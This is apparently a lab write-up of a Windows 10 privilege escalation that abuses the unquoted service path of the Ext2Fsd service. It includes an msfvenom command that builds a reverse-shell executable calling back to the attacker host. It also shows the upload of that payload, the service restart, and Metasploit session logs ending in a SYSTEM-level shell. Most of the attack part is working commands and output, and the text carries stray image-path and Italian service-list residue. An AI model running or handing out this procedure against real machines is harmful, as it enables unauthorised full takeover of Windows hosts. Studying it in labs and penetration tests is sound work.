

Local Privilege Escalation via Unquoted Service Path

Win10 x64
Ext2Fsd

I executed a powershell stager on the “victim” machine as a local unprivileged user, in order to establish a reverse connection to the attacking machine
Once the connection is established

```
[*] Sending stage (175174 bytes) to 192.168.10.31
[*] Meterpreter session 1 opened (192.168.10.15:4444 -> 192.168.10.31:51174) at 2020-12-08 18:42:42 +0100

msf6 exploit(multi/handler) >
msf6 exploit(multi/handler) >
msf6 exploit(multi/handler) > sessions -l

Active sessions
=====

  Id  Name  Type                Information                                     Connection
  --  ---  -
  1    meterpreter x86/windows MSEDGEWIN10\IEUser @ MSEDGEWIN10 192.168.10.15:4444 -> 192.168.10.31:51174 (192.168.10.31)
```

I enumerated services and configurations and I found out an unquoted service path

```
ServiceName: Ext2Srv
Path: C:\Program Files\Ext2Fsd\Ext2Srv.exe
StartName: LocalSystem
AbuseFunction: Write-ServiceBinary -ServiceName 'Ext2Srv' -Path <HijackPath>
```

Since the unquoted path is C:\Program Files\Ext2Fsd\Ext2Srv.exe

I forged an executable that run a reverse shell toward my attacking machine and named it “program” in order to make it run by the service

I uploaded it to the victim machine and, as the local user, I put it in “[c:\](#)”


```
msfvenom LHOST=192.168.10.15 LPORT=4445 -p windows/meterpreter/reverse_tcp --platform windows -f exe -o program
```

```
meterpreter > upload program
[*] uploading : /root/winpayloads/program -> program
[*] Uploaded 72.07 KiB of 72.07 KiB (100.0%): /root/winpayloads/program -> program
[*] uploaded : /root/winpayloads/program -> program
```

I stopped the service called “Ext2Srv”

Ext2 Management Service		Nome	Descrizione
Avvia il servizio Descrizione: Ext2 Management Module		DevicesFlowUserSvc_19204	Consente alle impostazioni PC e
		Diagnostic Execution Service	Executes diagnostic actions for
		Disco virtuale	Fornisce servizi di gestione per
		Distributed Transaction Coordina...	Coordina le transazioni estese a
		DNS Client	The DNS Client service (dnscach
		EFS (Encrypting File System)	Implementa la tecnologia di crit
		Esperienze utente connesse e tel...	Il servizio Esperienze utente con
		Estensioni e notifiche stampante	Questo servizio apre le finestre
		Eventi acquisizione Still Image	Avvia le applicazioni associate a
		Ext2 Management Service	Ext2 Management Module

As soon as I started the service



I got another meterpreter shell, this time as NT\AUTHORITY SYSTEM

```
[*] Sending stage (175174 bytes) to 192.168.10.31
[*] Meterpreter session 6 opened (192.168.10.15:4445 -> 192.168.10.31:51708) at 2020-12-08 19:17:18 +0100

msf6 exploit(multi/handler) >
msf6 exploit(multi/handler) > sessions -l

Active sessions
=====
  Id  Name  Type           Information                                     Connection
  --  ---  --
  1    meterpreter x86/windows MSEDGEWIN10\IEUser @ MSEDGEWIN10 192.168.10.15:4444 -> 192.168.10.31:51174
(192.168.10.31)
  6    meterpreter x86/windows NT AUTHORITY\SYSTEM @ MSEDGEWIN10 192.168.10.15:4445 -> 192.168.10.31:51708
(192.168.10.31)
```